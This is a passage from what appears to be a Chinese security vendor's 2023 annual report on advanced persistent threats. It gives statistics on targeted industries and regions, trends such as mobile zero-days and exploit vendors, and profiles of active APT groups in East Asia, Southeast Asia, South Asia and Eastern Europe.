TOP10	APT-Q-78	国防军事、科研教育

表1.2 活跃组织排名及针对的目标行业

三、2023年境内受害行业分析

进一步通过奇安信威胁雷达的遥测感知和奇安信红雨滴团队基于客户现场的APT攻击线索，并结合使用了奇安信威胁情报的全线产品告警数据进行分析：2023年涉及我国政府机构、科研教育、信息技术、金融商贸、能源行业的高级威胁事件占主要部分，占比分别为：20.4%，18.4%，17.3%，12.2%，10.2%。其次为国防军事、新闻媒体、医疗卫生等领域。受影响的境内行业具体分布如下。

基于上述数据分析，针对我国境内攻击的APT组织活跃度排名及其关注的行业领域如表1.2所示。

第二章
全球高级持续性威胁综述

公开来源的 APT 情报（以下简称“开源情报”）分析是了解全球网络安全研究机构安全关注，认知全球高级持续性威胁发展趋势的重要手段之一。2023 年，奇安信威胁情报中心对全球 200 多个主要的 APT 类情报来源进行持续监测，监测内容包括但不限于 APT 攻击组织报告、APT 攻击行动报告、疑似 APT 的定向攻击事件、APT 攻击相关的恶意代码和漏洞分析，以及我们认为需要关注的网络犯罪组织及其相关活动。

本章内容及结论主要基于对上述开源情报，以及内部威胁雷达数据的整理与分析。




图 2.1 2023 年全球公开的高级威胁报告数量月度统计

一、全球高级威胁研究情况

奇安信威胁情报中心在 2023 年监测到的高级持续性威胁相关公开报告总共 369 篇。各月监测数据如图 2.1 所示。

二、受害目标的行业与地域

通过开源情报数据显示：全球高级持续性威胁首要针对的四大行业分别为政府机构、国防军事、科研教育、信息技术。2023 年国内外披露的 APT 相关活动报告中，涉及政府机构（包括外交、政党、选举相关）的攻击事件占比为 27.9%；涉及国防军事的攻击事件占比为 12.2%；涉及科研教育的攻击事件占比为 11.7%；信息技术相关的事件占比为 10.4%。此外攻击事件发生较多的行业还有金融、通信、新闻媒体、航空航天、医疗卫生、能源。2023 年高级威胁事件涉及行业分布情况如图 2.2 所示。

高级威胁活动涉及目标的国家和地域分布情况统计如图 2.3（摘录自公开报告中提到的受害目标所属国家或地域）所示，可以看到披露的大部分高级威胁攻击活动集中在东亚中韩、东欧俄乌、南亚印巴、中东巴以、美国等几个国家或地区。

三、活跃高级威胁组织情况

本次报告对开源情报中所提及的所有 APT 组织及相关行动进行了分析和整理。其中，提及率最高的 5 个 APT 组织分别是：Lazarus 9.2%，Group123 7.5%，Kimsuky 6.4%，SideCopy 3.9%，APT28 3.4%。其中，Lazarus、Kimsuky 两个组织已连续 3 年跻身于年度公开报告提及率 Top 5 列表内。

进一步对高级威胁活动公开报告中提及或命名的攻击行动 / 攻击者名称，按照同一背景来源进行归类处理，得到的统计情况如下，总共涉及 95 个命名的威胁来源。

四、高级威胁年度活动特点

（一）移动端成为攻击制高点

一直以来，Windows 都是 APT 团伙首要关注的目标平台，而随着近年来移动端平台攻击的崛起，针对移动平台 iOS/Android 的 0day 攻击也逐渐增多。相较于 PC 平台，移动端手机在物理上更接近受害者，具备天然的监听优势，同时移动平台中的数据也更加私密且定向。但无论是 iOS 还是 Android 平台，想要实现 0-Click（“零点击”，即无需用户交互）式的漏洞利用攻击，难度都要比传统 PC 平台高上不少，因此能进行相关攻击的团伙通常技术实力积累雄厚或者背靠国家机器。

2023 年 6 月，卡巴斯基披露的 Operation Triangulation 正是这样一起攻击，详细内容可见后文漏洞部分。整个攻击从 2019 年开始，持续了整整四年，其受害者覆盖多个国家的重点企业及相关重要人物，波及范




图 2.2 2023 年全球高级威胁事件涉及行业分布




图 2.3 2023 年公开披露的高级威胁活动针对的国家和地区




图 2.4 2023 年全球活跃高级威胁组织




图 2.5 2023 年公开披露的高级威胁类攻击组织和行动

围之大令人瞠目。也正是因为这一事件，奇安信威胁中心认为，未来还会发生类似的大规模移动端 APT 攻击。

（二）网络设备用作廉价的 C2 屏障及攻击向量

传统的网络设备（如路由、防火墙等）常位于企业网络拓扑的关键位置，但长期以来这些设备的安全性都没有得到足够的重视。尽管 NSA 针对防火墙的攻击武器早已于 2017 年曝光，实际上关注这些网络设备本身安全性的人员并不多。此外由于质保过期等各种原因，很多网络设备的安全补丁甚至处于非常滞后的状态，因此近些年来网络设备成为了很多 APT 攻击者的目标，如海莲花、APT28，这些组织经常会攻击一些暴露在外网上存在漏洞的网络设备。被攻陷的网络设备一方面可以作为C2的转发器，用于隐藏攻击者的真实 IP，另一方面也可以作为攻击入口进行更深入的横向移动。

（三）网络军火商的强介入影响攻防对抗局面

从早期 Hackteam 一家独大，到如今 NSO、Cytrox、Candiru 三足鼎立，在经历了中间一段时间的平稳过渡后，近几年，网络军火商频繁出现在各种攻击活动中，旗下销售武器所针对的目标从移动端 iOS/Android，到终端程序 Chrome、Safari 浏览器，几乎涵盖了当今主流的攻击面，且都是以 0day 漏洞的形式出现的。

于攻击者而言，如此火爆的数字武器交易市场，大大降低了发动 APT 攻击的技术门槛，资金成了一切问题的万能解药。因此可以看到，最近几年各种高端的网络军火被售卖给各勒索团伙用于勒索攻击，或国家政权用于实施针对特定人群的定向监控活动。而对于处在防御侧的安全厂商来说，则是逐年增加的 0day 攻击活动，以及越发模糊的背景归因，因为网络军火商的存在相当于给原始攻击者加上了额外的反溯源保护。随着网络攻防技术的不断发展，网络空间中不再只有简单的攻击者与防御者的概念，以经济利益为目的各网络军火商将以一种特殊角色介入到二者的对抗之中。

（四）软件二次开发伴随的安全问题凸显

当今计算机世界存在大量由基础项目衍生而来的程序。如移动端 Android 阵营都是在 Google Android 开源项目的基础上进行二次开发的定制化系统；不少桌面应用程序使用 Electron/Cef 等框架进行构建，而这些框架底层又是以 Chromium 为基础的。二次定制开发固然可以减少开发成本，并提升开发速度，但是也带来了一系列安全问题。上述两个示例中，Android 及 Chromium 是 Goolge 旗下的核心项目，Google 本身对产品安全极为重视，因此这两个项目每天会有大量漏洞被修复，其版本迭代都是非常迅速的，但是基于这些基础项目进行二次开发的厂商却往往鲜少能跟上 Google 更新的步伐。

这就导致很多原生项目中已经修复的问题在二级开发的应用中以 0day 的形式重新回归。比如，三星手机的浏览器因未及时跟进 Chromium 的安全升级，导致 CVE-2022-4262/CVE-2022-3038 两个 Nday 被用于在野攻击；此外还有如微信早年因未及时跟进内置的 v8 引擎代码更新而出现在野攻击利用的例子。可以预见未来与软件二次开发有关的攻击会越来越多，这样的攻击对于攻击者而言成本较低，因为相关漏洞的 EXP 已经开源，但在攻击效果上却是 0day 级别的。未来如何尽快跟上原生项目的更新步伐将成为厂商的一大挑战。

（五）针对国产化软件的攻击越来越多

近年来软件国产化进程逐步推进，从操作系统到办公软件，再到邮件服务器，大量国产软件开始涌现。攻击者也随之调整自己的进攻手段，其中一个明显的信号便是在近两年的网络演习中出现了不少针对 WPS 和国产邮件软件的 0day 攻击。重要基础软件的国产化是大势所趋，与此同时，如何确保这些软件的安全性同样值得关注。基础软件形成成熟完善的安全生态，需要厂商和安全研究人员双方通力合作，一方面在于国产软件厂商自身对安全的重视程度，另一方面则是建立一套行之有效、利益分配得当的漏洞披露机制，引导更多安全研究人员参与到国产软件的潜在安全问题发现过程中。

第三章
地缘下的 APT 组织、活动和趋势

地域分析是APT研究的重要方面。一方面，同一地域范围的 APT 组织和 APT 活动常常出现一些重叠，其可能针对相似的攻击目标或者使用类似的 TTP；另一方面，同一地区发生的很多 APT 活动，都与地缘政治因素密切相关，这对分析 APT 活动的意图和动机很有帮助。

图 3.1 列举了 2023 年全球各地区主要活跃的 APT 组织，全球主要 APT 组织列表也可以参见附录 1。




图 3.1 2023 年全球 APT 组织分布情况

一、东亚地区

2023 年，东亚网络空间再度成为全球焦点之一，发生了众多引人瞩目的

组织名	最早活动时间	公开披露时间	组织简介
Lazarus	2009	2009	Lazarus 组织，又名 Hidden Cobra、ZINC 等，是东亚地区最为活跃的 APT 组织之一。攻击目标遍布全球，涉及经济、政府等多个领域的组织机构。现在业界普遍认为该组织拥有 BlueNoroff 和 Andariel 两个子团伙，其中 BlueNoroff 专注于实施金融领域的网络犯罪，主要瞄准金融机构和加密货币交易所，而 Andariel 的攻击目标则包括其他国家的政府、基础设施和企业
Kimsuky	2013	2013	Kimsuky 最早由卡巴斯基于 2013 年公开披露并命名，攻击活动最早可追溯至 2012 年。其被认为具有东亚地区背景，与 Group123 APT 组织存在基础设施重叠等关联性
APT37	2012	2016	Group123，也称 ScarCruft，在 2016 年 6 月由卡巴斯基最先进行披露，最早活跃于 2012 年，该组织被认为与 2016 年的 Operation Daybreak 和 Operation Erebus 有关。Group123 和 APT 组织 Kimsuky 存在特征重叠
APT43	2018	2023	Mandiant 自 2018 年以来一直在跟踪 APT43 组织。该组织进行间谍活动的重点区域是韩国、日本、欧洲和美国，攻击目标包括政府、商业服务和制造业，以及专注于地缘政治和核政策的教育、研究和智库
Konni	2014	2017	Konni 最开始是 Cisco Talos 团队于 2017 年披露的一类远控木马，活动时间可追溯到 2014 年，攻击目标涉及俄罗斯、韩国地区。2018 年，Palo Alto 发现该类恶意软件与 APT37 有关的木马 NOKKI 存在一些关联。2019 年起，韩国安全厂商 ESTsecurity 将 Konni 单独作为疑似具有东亚背景的 APT 组织进行报告和披露，并发现该组织与 Kimsuky 有一定联系
APT-Q-12(伪猎者)	2018	2021	APT-Q-12 组织是奇安信最早发现并进行内部跟踪的一个 APT 组织，该组织主要针对在韩中国人和中韩贸易相关人员进行定向攻击活动。该团伙善于使用鱼叉邮件投递 LNK、CHM 恶意文件作为第一阶段木马，并使用 COM 劫持的方式实现持久化，拥有自己的特种木马，免杀水平较高

表 3.1 2023 年东亚地区活跃 APT 组织

网络攻击事件。

根据公开报告，东亚地区 APT 组织在网络攻击中广泛使用 0day/Nday 漏洞，攻击者采用社会工程学、供应链攻击、鱼叉式网络钓鱼等多种手段，对政府、军事、金融、能源、教育、加密货币等多个领域构成了严重的威胁。

表 3.1 总结了东亚地区部分 APT 组织的相关信息：

2023 年第一季度，Lazarus 组织利用 3CXDesktopApp 音视频会议软件展开的供应链攻击在全球范围内引发轩然大波，更令人惊讶的是，后续调查发现攻击者能够进入软件开发环境，植入恶意代码，是源自另一起供应链攻击。这不仅是一场技术层面的角力，更是对网络安全界的一次震撼。

Lazarus 组织在 2023 年继续展开了多起意图窃取虚拟货币的网络攻击。对加密货币行业的攻击引起了美国联邦调查局的关注，该机构于 8 月份发布了一份公告，称已追踪到被 Lazarus 组织窃取的加密货币。

2023 年度，Lazarus 组织不仅对加密货币、金融和国防等传统目标实施了更为激烈的攻击，还将矛头指向了航空航天等领域。该组织攻击方式灵活，手法多样，使其成为一个对东亚地区甚至全球范围内的经济、金融和国防安全都极具威胁的存在。

在 2023 年，Kimsuky 组织持续拓展其攻击领域，特别是在移动端频繁展开恶意活动。通过巧妙设计的诱饵和欺骗手段，攻击者引导用户点击恶意链接或下载经过伪装的恶意应用。为提高诱饵的吸引力和成功率，Kimsuky 组织通常对特定个人、组织或行业进行有针对性的网络钓鱼活动，一般会伪装成合法应用、网站或服务，旨在引导用户提供敏感信息，如登录凭据、银行账户信息等。

Kimsuky 组织 2023 年的威胁活动覆盖各行各业，政府机构、金融机构、企业及个人用户都可能成为其攻击目标。Kimsuky 组织在攻击中投递伪装成文档查看器的恶意批处理文件，采用新的社会工程学方法窃取凭证并收集敏感数据。此外攻击者还使用 Chrome 远程桌面、韩文域名进行恶意活动，使用 RDP 控制受感染的系统，通过伪装成进口申报文档来针对研究机构等，展示了其多样化的攻击手段。

APT37 也是东亚地区极其活跃的 APT 组织之一，该组织在 2023 年度频繁针对 macOS 平台用户，通过鱼叉邮件、水坑攻击等策略，结合 0day/Nday 漏洞利用，以多种文件格式（如 CHM、HTA、HWP 等）投递后门软件，从而实施监控、机密数据窃取等复杂网络间谍活动。

组织名	最早活动时间	公开披露时间	组织简介
海莲花	2012	2015	海莲花组织是由奇安信威胁情报中心最早披露并命名的一个 APT 组织，其自 2012 年 4 月起，该组织针对中国政府、科研院所、海事机构、海域建设、航运企业等相关重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。海莲花组织的攻击目标包括中国和东南亚地区多国，覆盖政府机构、科研院所、媒体、企业等诸多领域
Saaiwc	2021	2023	Saaiwc 组织又名 DarkPink，于 2023 年 1 月由国内外安全厂商先后披露，活动时间可追溯至 2021 年年中，在 2022 年进入攻击活动高发期。 该组织的攻击目标包括越南境内的宗教、非营利组织，马来西亚、印度尼西亚、柬埔寨、菲律宾、泰国、文莱等东南亚国家的政府和军事机构，以及欧洲国家的政府、教育机构
Ducktail	2021	2022	Ducktail 组织由国外安全厂商于 2022 年披露，其攻击活动至少从 2021 年开始。Ducktail 的攻击以经济利益驱动，常针对 Facebook Business 账号展开窃密行动，目的是操纵页面并获取财务信息。该组织的攻击目标覆盖全球多个国家

表 3.2 2023 年东南亚地区活跃 APT 组织

二、东南亚地区

2023 年东南亚地区活跃 APT 组织局面发生变化。Saaiwc（别名 DarkPink）组织异军突起，自 2023 年 1 月首次曝光以来，国内外安全厂商多次披露该组织的攻击活动。而海莲花组织出现在公开报告中的次数减少，有可能是降低了攻击频度，也可能因为攻击技战术的转变升级导致活动变得更加隐蔽。

WinRAR 的 CVE-2023-38831 漏洞曝光后被多个攻击团伙纳入网络钓鱼武器库，其中包括 Saaiwc 组织。Saaiwc 组织在下半年的攻击活动中利用该漏洞向越南和马来西亚的多个目标投递恶意软件。

海莲花组织在 2023 年上半年针对国内的攻击活动中，继续使用攻陷设备作为网络跳板，该组织还被观察到启用以往的网络基础设施，向国内某重点单位发起攻击。年底，一起以购买 BMW 汽车为诱饵主题的定向攻击被安全研究人员归因为海莲花组织，不过根据奇安信威胁情报中心的视野，此次攻击是内部追踪的另一个攻击团伙系列活动的延续，而该团伙尚未明确具体归属。

以经济利益驱动的网络攻击行动 Ducktail，在 2023 年被更多安全厂商曝光，然而不同安全厂商对背后攻击团伙的范围界定存在一些分歧。在一些针对 Facebook Business 账号的窃密行动中，攻击者表现出与 Ducktail 首次披露时不同的特征，有些安全厂商将其视为攻击手法的转变，另一些厂商则认为攻击者虽然目的相同，并且攻击方式有相似之处，但来自独立运作的不同团伙。Zscaler 在 8 月 30 日的报告中称 Ducktail 为“一项涉及多个威胁组织的行动”，安全研究人员发现，除了针对 Facebook 用户，攻击者也会窃取受害者在其他广告平台（如 TikTok Business 和 Google Ads）上的账户访问权限，被盗取的账户流入东南亚地下市场售卖交易。

2022 年首次披露 Ducktail 的安全厂商 WithSecure 在 2023 年 8 月 31 日发布的报告中也提到，他们观察到多个威胁组织具有与 Ducktail 相似的能力和基础设施，针对类似的受害群体，但也有独特之处，使其可以被划分为不同的团伙。这些威胁组织之间可能共享工具和技术手段，均参与到东南亚地区以社交媒体平台（如 Facebook/Meta）为中心的网络犯罪生态系统中，这导致威胁组织的跟踪和归因变得模糊不清。

这些威胁组织常用的恶意软件类型包括：浏览器插件（JavaScript）、NodeJS 可执行文件、Python 可执行文件（PyInstaller/Nuitka）及 .NET 代码（NET Core 和 .NET 框架）。攻击者传播恶意软件的方式也十分多样，借助的渠道包括：Facebook（虚假广告、网页、私信），LinkedIn（虚假招聘广告、发帖、私信），自由职业网站（虚假招聘广告），WhatsApp（私信），邮件（鱼叉式钓鱼邮件），搜索引擎 SEO 投毒等。

WithSecure 一直将 Ducktail 作为单独的攻击团伙进行追踪，在上面报告中，他们披露了另一个与 Ducktail 相似的攻击团伙，将其命名为 Duckport。

三、南亚地区

根据 2023 年公开报告整理结果，南亚地区依然是几个老牌 APT 组织活跃攻击，即透明部落、蔓灵花、响尾蛇和摩诃草。此外我们 2022 年发现

组织名称	最早活动时间	公开披露时间	组织简介
蔓灵花 (Bitter)	2013	2016	主要针对巴基斯坦、中国两国，其攻击目标为政府部门、电力、军工业相关单位，意图窃取敏感资料，并与摩诃草、魔罗栊存在关联。奇安信内部跟踪编号为 APT-Q-37
肚脑虫 (Donot)	2016	2017	主要针对巴基斯坦、中国、斯里兰卡等南亚地区国家，对政府机构、国防军事部门以及商务领域重要人士实施网络间谍活动。主要使用 yty 和 EHDevel 两套恶意框架。奇安信内部跟踪编号为 APT-Q-38
透明部落 (Transparent Tribe)	2012	2016	该组织别名 C-Major。主要针对印度政府、军队或相关组织，以及巴基斯坦的激进分子和民间社会团体，利用社会工程学进行鱼叉攻击，同时也会在移动端发起攻击
SideCopy	2019	2020	主要针对印度、巴基斯坦和阿富汗，以政府、国防、军事等相关组织人员为目标进行网络间谍活动。因其攻击手法主要复制 Sidewinder 及其他 APT 组织的 TTP 而得名
响尾蛇 (Sidewinder)	2012	2018	主要针对巴基斯坦、中国、阿富汗、尼泊尔、孟加拉等国家展开攻击，旨在窃取政府外交机构、国防军事部门、高等教育机构等领域的机密信息。常使用已知漏洞 (CVE-2017-11882) 开展攻击活动。奇安信内部跟踪编号为 APT-Q-39
摩诃草 (Patchwork)	2009	2013	主要针对中国、巴基斯坦等亚洲地区国家，以政府、军事、电力、工业、外交和经济等领域为主窃取敏感信息。具备 Windows、Android、macOS 三平台攻击能力。奇安信内部跟踪编号为 APT-Q-36
魔罗栊	2013	2017	该组织别名 Confucius。2017 年 10 月由 Palo Alto Networks Unit 42 作为恶意家族披露。2017 年末，趋势科技将其归为 APT 组织，并分析了其与 Patchwork 存在一些联系。该组织的活跃时间可追溯至 2013 年。 该组织拥有针对 Windows、Android 平台的攻击恶意代码，并常用 Delphi 作为其 Dropper 程序
GroupA21(CNC)	2017	2019	GroupA21 最早由国内安全公司命名，至少自 2017 年开始活动，主要针对南亚地区各国开展网络间谍活动。该组织的攻击手法与响尾蛇组织和蔓灵花组织存在相似之处，但在攻击细节和所用木马方面有着明显的区别
金刚象 (VajraEleph)	2021	2022	该 APT 组织最早的攻击活动可以追溯到 2021 年 6 月。疑似来自南亚，主要针对巴基斯坦军方展开了有组织、有计划、针对性的军事间谍情报活动。其攻击目标主要为巴基斯坦国家的边防军（FC）和特种部队（SSG），尤其是俾路支省边防军（FC BLN），此外还包含少量的联邦调查局（FIA）和警察（Police）。奇安信内部跟踪编号为 APT-Q-43

表 3.3 2023 年南亚地区活跃 APT 组织

的 APT 组织金刚象（VajraEleph）在 2023 年依然活跃。

总览 2023 年披露的南亚地区 APT 组织攻击活动，攻击目标涉及政府、国防、军事等领域。不同 APT 组织针对不同国家进行攻击，都有较为明确的目标且普遍带有政治色彩。

2023 年年初时，红雨滴团队在日常的威胁狩猎中捕获到 Donot 组织以克什米尔地区相关文档为诱饵的攻击样本。

样本的主要攻击流程与之前相似，但攻击者也在尝试不同的恶意代码植入手段，其攻击组件的代码细节变化说明该组织在频繁的攻击中不停更新武器库、变换自身攻击手法。

公开情报显示，SideCopy 组织持续对印度国防部发起进攻，红雨滴团队也捕获到了以印度国防部相关文档为诱饵发起的攻击。诱饵使用恶意

LNK 文件作为入口点，以无文件的方式在内存中加载执行后续的木马，木马可能为 Delphi 或者 C++ 编写的新型木马。

持续活跃的组织还有蔓灵花，2023 年中我们发现该组织通过鱼叉式钓鱼邮件投递的恶意压缩包有时候仍会包含带漏洞的 Office 文件，或者选择利用 WinRAR 漏洞构造的恶意压缩包。后续 MSI 文件有选择性地下发，而 MSI 文件中通常搭载蔓灵花的 wmRAT 木马。

四、东欧地区

自从俄乌战争开始后东欧地区的 APT 活动愈演愈烈，APT28、APT29、Turla、Gamaredon、Sandworm 等组织持续活跃，频繁针对乌克兰、波兰及欧洲其他国家发起攻击。APT28、APT29、Turla 等组织不断在攻击活动中更新武器库，改进自身的 TTP，反映出这些组织雄厚的技术实力。攻击者通常在初始阶段使用公共 API 服务等手段隐藏自身踪迹，收集关于受害者的初步信息，待判定受害者具有高价值后，下发后续木马执行窃密等任务。

东欧地区 APT 组织发动攻击次数频繁，钓鱼诱饵更新也极为迅速，能够在热点事件发生后的短期时间内，迅速制作出可用于实战的诱饵文件。Gamaredon 组织在 4 月份时被国外厂商 EclecticIQ 的安全团队发现了其暴露在互联网上的自动化钓鱼系统，该系统用于创建和分发鱼叉式网络钓鱼电子邮件。侧面说明在这些组织实

组织名称	最早活动时间	公开披露时间	组织简介
APT28	2004	2014	APT28 组织历史活动非常频繁，主要针对政府，军事和安全组织，相关攻击覆盖 Windows、Linux、macOS、Android 和 iOS，其在 2016 年企图干扰美国大选，在 2022 年上半年被披露发动了针对美国国防承包商的攻击，俄乌冲突中多次向乌克兰投放恶意软件
APT29	2008	2013	APT29 组织的主要目标为西亚、中亚、东非和中东的政府部门和机构。其被认为在 2015 年夏季攻击了美国 DNC，近年来不断针对多国外交机构发起攻击
Turla	2007	2014	该组织拥有非常复杂的 TTP，其受害者覆盖超过 45 个国家，常针对政府、大使馆、军事、教育、研究和制药公司实施鱼叉和水坑攻击
Sandworm	2009	2015	Sandworm 组织大约从 2009 年开始运营，主要针对与能源、工业控制系统、SCADA、政府和媒体相关领域的乌克兰实体，在 2022 年俄乌冲突中策划了针对乌克兰电网的攻击
Gamaredon	2013	2015	主要针对乌克兰执法部门、政府机构和军事力量进行间谍活动和情报收集等攻击。Operation Armageddon 行动与该组织有关，2022 年上半年频繁向乌克兰发起网络钓鱼攻击
Ghostwriter	2017	2020	Ghostwriter 由国外安全厂商 Fireeye 发现并命名，该组织主要针对竞选活动相关人员以及欧洲地区国防、教育、政府机关以及媒体单位。Ghostwriter 组织至少从 2017 年 3 月开始开展一系列活动
